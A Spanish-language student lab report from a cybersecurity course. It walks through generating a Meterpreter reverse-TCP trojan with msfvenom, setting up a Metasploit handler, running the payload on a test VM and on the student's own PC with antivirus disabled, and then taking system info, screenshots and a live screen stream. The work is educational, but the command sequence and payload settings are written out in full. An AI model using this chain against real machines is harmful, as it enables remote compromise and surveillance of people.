Crear un *** | Metaxploit – Payloads e Infectar una Máquina Virtual de Prueba

Module	IT - Cibersecurity
Teacher,-s	Chrystian Ruiz Diaz
Student,-s	Tobías Emanuel González Vera
Career,-s	Ingeniería en Tecnologías de la Información Empresarial
Date	@June 28, 2024
Wochentage	Freitag
Deadline	@July 2, 2024
Status	Sended
Attached files	Unidad_23_GuiaActividad_MetasploitPayloads.pdf

Para este trabajo, estaré utilizando Kali Linux como atacante y Windows 7 como atacado.

Documentación de Actividades con Metasploit y Payloads

Introducción

En esta guía se documentan las actividades realizadas utilizando Metasploit y Payloads, siguiendo los pasos indicados en la "Unidad 23: Guía de Actividad - Metasploit Payloads". Se incluyen descripciones detalladas de cada paso, acompañadas de capturas de pantalla que evidencian el proceso y los resultados obtenidos.

Paso 1: Configuración Inicial de Metasploit

Abrir Metasploit

Se inicia la herramienta Metasploit en Kali Linux. Esto se hace ejecutando el comando `msfconsole` en la terminal.



Trash
File System
Home
trojan.exe
kali@kali: ~/Desktop
File Actions Edit View Help
└─$
┌──(kali㉿kali)-[~/Desktop]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.150.133 LPORT=4444 -f exe -o trojan.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: trojan.exe
┌──(kali㉿kali)-[~/Desktop]
└─$
┌──(kali㉿kali)-[~/Desktop]
└─$ msfconsole
Metasploit tip: View missing module options with show missing
/ it looks like you're trying to run a \
\ module /
=[metasploit v6.4.9-dev]
+ -- --=[2420 exploits - 1248 auxiliary - 423 post]
+ -- --=[1465 payloads - 47 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > sS


Paso 2: Creación y Configuración del Payload

Creación del Payload

Se utiliza el módulo `msfvenom` para crear un payload. El comando utilizado es:

```
msfvenom -p windows/meterpreter/reverse_tcp
LHOST=192.168.150.133 LPORT=4444 -f exe -o trojan.exe
```





trojan.folder.zip

⚠ WARNING. Cuidado con mi troyano 😈

Paso 3: Configuración del Handler

Configuración del Handler en Metasploit

Dentro de Metasploit, se configura un handler para gestionar la conexión del payload. Los comandos utilizados son:


```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.150.133
set LPORT 4444
exploit
```

Paso 4: Ejecución del Payload en la Máquina Víctima


Ejecución del Payload

El payload `payload.exe` se transfiere a la máquina objetivo y se ejecuta. Esto puede hacerse de varias formas, como a través de un correo electrónico de phishing o utilizando una vulnerabilidad conocida.

Troyano en el VM de Windows 7



Troyano en mi máquina física, Windows 11




Paso 5: Interacción con Meterpreter


Interacción con Meterpreter

Una vez ejecutado el payload, se obtiene una sesión Meterpreter en Metasploit. Se pueden ejecutar diversos comandos para interactuar con el sistema comprometido.


Ejecutando el listener del troyano




Peligro detectado en mi máquina virtual al intentar ejecutar el troyano



Segundo intento, desactivando mi antivirus



Troyano ejecutado detectado




Paso 6: Post-Explotación

Post-Explotación


Se realizan diversas actividades de post-explotación utilizando los comandos de Meterpreter, como la obtención de información del sistema, captura de capturas de pantalla, y la escalada de privilegios.

Información del sistema




Captura de pantalla

```
meterpreter > sysinfo
Computer        : EMANUEL
OS              : Windows 11 (10.0 Build 22621).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > screenshot
Screenshot saved to: /home/kali/vIarMArr.jpeg
meterpreter >
```



Screenshare (compartir pantalla en tiempo real)

```
meterpreter > screenshare
[*] Preparing player ...
[*] Opening player at: /home/kali/wocFlJKn.html
[*] Streaming ...
```



Paso 7: Cerrar y limpiar

o Propósito: Finalizar la sesión y eliminar cualquier rastro del ejercicio.
o Acciones:

- Cierra todas las sesiones de Meterpreter:

sessions -K

- sessions -K: Termina todas las sesiones de Meterpreter.
- Borra el archivo trojan.exe de la máquina de prueba.
- Reactiva cualquier firewall o medida de seguridad desactivada en la máquina de prueba.